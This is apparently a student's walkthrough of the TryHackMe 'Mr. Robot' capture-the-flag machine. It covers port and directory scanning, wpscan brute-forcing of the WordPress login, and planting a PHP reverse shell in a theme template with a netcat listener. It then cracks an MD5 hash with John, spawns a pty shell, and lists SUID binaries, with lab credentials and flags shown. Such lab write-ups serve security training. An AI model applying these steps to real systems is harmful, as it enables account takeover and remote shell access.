

Assignment 3

Mr. Robot

Mr. Robot is a vulnerable machine which is available on tryhackme and it is based on a linux machine.

On tryhackme after starting the machine we got the ip address of the target machine.

Let's start by pinging the machine

```
(root@Pratik)-[~]
# ping 10.10.73.197
PING 10.10.73.197 (10.10.73.197) 56(84) bytes of data.
64 bytes from 10.10.73.197: icmp_seq=1 ttl=60 time=147 ms
64 bytes from 10.10.73.197: icmp_seq=2 ttl=60 time=146 ms
64 bytes from 10.10.73.197: icmp_seq=3 ttl=60 time=145 ms
64 bytes from 10.10.73.197: icmp_seq=4 ttl=60 time=146 ms
64 bytes from 10.10.73.197: icmp_seq=5 ttl=60 time=146 ms
64 bytes from 10.10.73.197: icmp_seq=6 ttl=60 time=146 ms
64 bytes from 10.10.73.197: icmp_seq=7 ttl=60 time=145 ms
64 bytes from 10.10.73.197: icmp_seq=8 ttl=60 time=147 ms
64 bytes from 10.10.73.197: icmp_seq=9 ttl=60 time=146 ms
^C
— 10.10.73.197 ping statistics —
9 packets transmitted, 9 received, 0% packet loss, time 8015ms
rtt min/avg/max/mdev = 145.115/146.011/147.427/0.720 ms
```


Target is giving a response to the attacking machine.

Let's run some basic scans which will reveal potential attack vectors using nmap.

```
(root@Pratik)-[~]
# nmap -sV -p- -T4 10.10.73.197
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-05 08:52 IST
Stats: 0:01:34 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 34.96% done; ETC: 08:57 (0:02:55 remaining)
Stats: 0:04:34 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 94.36% done; ETC: 08:57 (0:00:16 remaining)
Nmap scan report for 10.10.73.197
Host is up (0.17s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd
443/tcp   open  ssl/http Apache httpd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 312.10 seconds
```

After scanning the machine we get to know that the HTTP 80 port is open so we can go to the browser and enter the ip address in the url.



The screenshot shows a web browser window with the address bar set to 10.10.73.197. The browser's tab bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and TryHackMe | Dashboard. The main content area displays a chat interface with a dark background and green text. The chat log shows a message from 'friend_ [friend_@208.185.115.6]' joining the '#fsociety' channel, followed by a message from '<mr. robot>' welcoming the user and discussing the world and the Internet connection. Below the chat log, a list of commands is provided: prepare, fsociety, inform, question, wakeup, and join. The prompt 'root@fsociety:~#' is visible at the bottom.

```
08:59 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.


08:59 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be
able to explain it yet, but there's a part of you that's exhausted with this world... a
world that decides where you work, who you see, and how you empty and fill your depressing
bank account. Even the Internet connection you're using to read this is costing you, slowly
chipping away at your existence. There are things you want to say. Soon I will give you a
voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

We can go for hidden directories using Nikto and GoBuster tool

1. Nikto Tool



The screenshot shows a terminal window with the output of the Nikto tool scan. The command executed is 'nikto -h 10.10.73.197'. The output displays the target IP, hostname, port, and start time. It then lists various findings, including missing headers, retrieved headers, and discovered directories. The scan concludes with the number of requests, errors, and the total time taken.

```
(root@Pratik)-[~]
# nikto -h 10.10.73.197
- Nikto v2.5.0

+ Target IP: 10.10.73.197
+ Target Hostname: 10.10.73.197
+ Target Port: 80
+ Start Time: 2024-08-05 09:01:10 (GMT5.5)

+ Server: Apache
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to the content of the
shion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-conten
+ /rtmGJJX.priv: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file n
ternatives for 'index' were found: index.html, index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,h
.ibmcloud.com/vulnerabilities/8275
+ /admin/: This might be interesting.
+ /readme: This might be interesting.
+ /image/: Drupal Link header found with value: <http://10.10.73.197/?p=23>; rel=shortlink. See: https://www.dru
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org
ookies
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found.
+ /wordpress/wp-admin/wp-login.php: Wordpress login found.
+ /blog/wp-login.php: Wordpress login found.
+ /wp-login.php: Wordpress login found.
+ /wordpress/wp-login.php: Wordpress login found.
+ /wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8074 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time: 2024-08-05 09:26:59 (GMT5.5) (1549 seconds)

+ 1 host(s) tested
```

2. GoBuster

```
(root@Pratik)-[~]
# gobuster dir -u http://10.10.73.197 -w /usr/share/wordlists/dirb/common.txt -o directories.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.73.197
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 213]
/.htaccess (Status: 403) [Size: 218]
/.htpasswd (Status: 403) [Size: 218]
/0 (Status: 301) [Size: 0] [→ http://10.10.73.197/0/]
/admin (Status: 301) [Size: 234] [→ http://10.10.73.197/admin/]
/atom (Status: 301) [Size: 0] [→ http://10.10.73.197/feed/atom/]
/audio (Status: 301) [Size: 234] [→ http://10.10.73.197/audio/]
/blog (Status: 301) [Size: 233] [→ http://10.10.73.197/blog/]
/css (Status: 301) [Size: 232] [→ http://10.10.73.197/css/]
/dashboard (Status: 302) [Size: 0] [→ http://10.10.73.197/wp-admin/]
/favicon.ico (Status: 200) [Size: 0]
/feed (Status: 301) [Size: 0] [→ http://10.10.73.197/feed/]
/image (Status: 301) [Size: 0] [→ http://10.10.73.197/image/]
/Image (Status: 301) [Size: 0] [→ http://10.10.73.197/Image/]
/images (Status: 301) [Size: 235] [→ http://10.10.73.197/images/]
/index.html (Status: 200) [Size: 1188]
/index.php (Status: 301) [Size: 0] [→ http://10.10.73.197/]
/js (Status: 301) [Size: 231] [→ http://10.10.73.197/js/]
/license (Status: 200) [Size: 309]
/login (Status: 302) [Size: 0] [→ http://10.10.73.197/wp-login.php]
/intro (Status: 200) [Size: 516314]
/page1 (Status: 301) [Size: 0] [→ http://10.10.73.197/]
/phpmyadmin (Status: 403) [Size: 94]
/rdf (Status: 301) [Size: 0] [→ http://10.10.73.197/feed/rdf/]
/readme (Status: 200) [Size: 64]
/robots (Status: 200) [Size: 41]
/robots.txt (Status: 200) [Size: 41]
/rss (Status: 301) [Size: 0] [→ http://10.10.73.197/feed/]
/rss2 (Status: 301) [Size: 0] [→ http://10.10.73.197/feed/]
/sitemap (Status: 200) [Size: 0]
/sitemap.xml (Status: 200) [Size: 0]
/video (Status: 301) [Size: 234] [→ http://10.10.73.197/video/]
/wp-admin (Status: 301) [Size: 237] [→ http://10.10.73.197/wp-admin/]
/wp-content (Status: 301) [Size: 239] [→ http://10.10.73.197/wp-content/]


/wp-config (Status: 200) [Size: 0]
/wp-cron (Status: 200) [Size: 0]
/wp-includes (Status: 301) [Size: 240] [→ http://10.10.73.197/wp-includes/]
/wp-load (Status: 200) [Size: 0]
/wp-links-opml (Status: 200) [Size: 227]
/wp-login (Status: 200) [Size: 2664]
/wp-mail (Status: 500) [Size: 3064]
/wp-settings (Status: 500) [Size: 0]
/wp-signup (Status: 302) [Size: 0] [→ http://10.10.73.197/wp-login.php?action=
/xmlrpc (Status: 405) [Size: 42]
/xmlrpc.php (Status: 405) [Size: 42]
Progress: 4614 / 4615 (99.98%)

Finished
```


From the results of the directories we got /robots.txt and /wp-login.
By going in robots.txt directory we got :




Here we got the first key in key-1-of-3.txt




And there is one more fsociety.dic file which contains some words that might be the username and password for the wp-login page.



It's time for the next directory that is “wp-login”



Initially, I tried different username and password combinations: admin:admin, admin:password, etc. and didn't succeed. However, at the very beginning of the dictionary there are some words that potentially could've been usernames (mrrobot, Robot, Elliot). So I tried those and got Elliot as a username.



According to the error message we have confirmed that the elliot is the username, now we have to find the password.

The file fsociety.dic has repeated words we need to sort and save it in another file.


```
(learnerprat@Pratik)-[~/Downloads]
$ wc -l fsociety.dic
858160 fsociety.dic

(learnerprat@Pratik)-[~/Downloads]
$ sort fsociety.dic | uniq > fsociety_sorted.dic

(learnerprat@Pratik)-[~/Downloads]
$ wc -l fsociety_sorted.dic
11451 fsociety_sorted.dic
```

Now we can perform the wpscan for the username Elliot from the fsociety_sorted.dic file for the password.

```
(learnerprat@Pratik)-[~/Downloads]
$ wpscan --url http://10.10.216.127/wp-login.php -U Elliot -P /home/learnerprat/Downloads/fsociety_sorted.dic
```



WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://10.10.216.127/wp-login.php/ [10.10.216.127]
[+] Started: Tue Aug 6 00:52:59 2024

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - Elliot / ER28-0652
Trying Elliot / ERROR Time: 00:04:24 <===== Password: > (4010 / 15461) 25

[!] Valid Combinations Found:
| Username: Elliot, Password: ER28-0652

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Aug 6 00:57:33 2024
[+] Requests Done: 4149
[+] Cached Requests: 185
[+] Data Sent: 1.446 MB
[+] Data Received: 15.827 MB
[+] Memory used: 303.379 MB
[+] Elapsed time: 00:04:33
```

We got the password :- ER28-0652

The image shows two screenshots of a WordPress 4.3.1 installation. The top screenshot is the dashboard, and the bottom screenshot is the 'Users' management page.

Dashboard Screenshot:

- Browser address bar: 10.10.216.127/wp-admin/
- Top navigation: user's Blog! | New | Howdy, Elliot Alderson
- Left sidebar menu: Dashboard, Home, Updates, Posts, Media, Pages, Comments, Appearance, Plugins, Users, Tools, Settings, Collapse menu.
- Main content area: Dashboard
- Widgets: At a Glance (WordPress 4.3.1 running Twenty Fifteen theme), Activity (No activity yet!), Quick Draft (Title, What's on your mind?, Save Draft), WordPress News (Loading...).
- Footer: Thank you for creating with WordPress. Version 4.3.1

Users Screenshot:

- Section: Users | Add New
- Filter tabs: All (2) | Administrator (1) | Subscriber (1)
- Search: Search Users
- Actions: Bulk Actions, Apply, Change role to..., Change
- Table:


<input type="checkbox"/>	Username	Name	E-mail	Role	Posts
<input type="checkbox"/>	elliott	Elliot Alderson	elliott@mrrobot.com	Administrator	0
<input type="checkbox"/>	mich05654	krista Gordon	kgordon@therapist.com	Subscriber	0

Bottom of Users page: Bulk Actions, Apply, 2 items


We have logged in to the account and got the administrator user.

From this point, we can use the full power of the administrator account and upload the php-reverse-shell as a theme for WordPress.

Navigate to the Appearance tab and choose the Editor option.



Pick the 404 Template and insert the php-reverse-shell instead of the default php code. (<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>) Use the IP-address of your local host in the highlighted field below and choose random port (optional).



Update the template, start NetCat, and enter the path to the 404 template in the URL.

```
File Actions View Help
learnerprat@Pratik: ~ x learnerprat@Pratik: ~/Downloads x
(learnerprat@Pratik)-[~/Downloads] Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec TryHackMe
$ cd
(learnerprat@Pratik)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.17.47.149] from (UNKNOWN) [10.10.65.254] 56116
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
03:50:21 up 12 min, 0 users, load average: 0.00, 0.01, 0.02
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$
```

Now, we can use common Linux commands without any trouble. At this point, it makes sense to do some exploration on the target server.

```
$ cd /home
$ ls
robot
$ cd robot
$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Nov 13 2015 .
drwxr-xr-x 3 root root 4096 Nov 13 2015 ..
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ get key-2-of-3.txt
/bin/sh: 14: get: not found
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$
```

There are two files, one is the second key of the machine and the second is password which is in md5 format.

Putting that hash into the hash identifier it is confirmed that hash id in md5 format.

```
(learnerpratik@Pratik)[~] Docs Kali-Forums Kali-NetHunter Exploit-DB GeoIP
$ hash-identifier
#####
#                                     #
#      ^^^^   ^^^^   ^^^^           #
#     / \ / \ / \ / \ / \ / \ / \  #
#    /   /   /   /   /   /   /   /  #
#   /___/___/___/___/___/___/___/   #
#  /___/___/___/___/___/___/___/___v1.2#
#                                By Zion3R#
#                                www.Blackexploit.com#
#                                Root@Blackexploit.com#
#####

HASH: c3fcd3d76192e400dfb496cca67e13b

Possible Hashes:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

Putting that hash into the hash.txt file.

By using John the ripper tool we will find the password from rockyou.txt directory

```
(learnerprat@Pratik)-[~/Downloads]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /home/learnerprat/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (?)
1g 0:00:00:00 DONE (2024-08-06 09:32) 5.555g/s 226133p/s 226133c/s 226133C/s bonjour1..teletubbies
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Loggin as robot user before that we need to spawn the python shell using

Python -c 'import pty; pty.spawn("/bin/sh")'

Now switch to robot user enter the password and we got the robot access.

```
$ su robot
su: must be run from a terminal
$ python -c 'import pty; pty.spawn("/bin/sh")'
$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Found the second key.

For the third key —

So let's run this command which searches for all files having SUID bit set

```
- find / -perm -u=s -type f 2>/dev/null
```

```
cd root
bash: cd: root: Permission denied
robot@linux:/$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
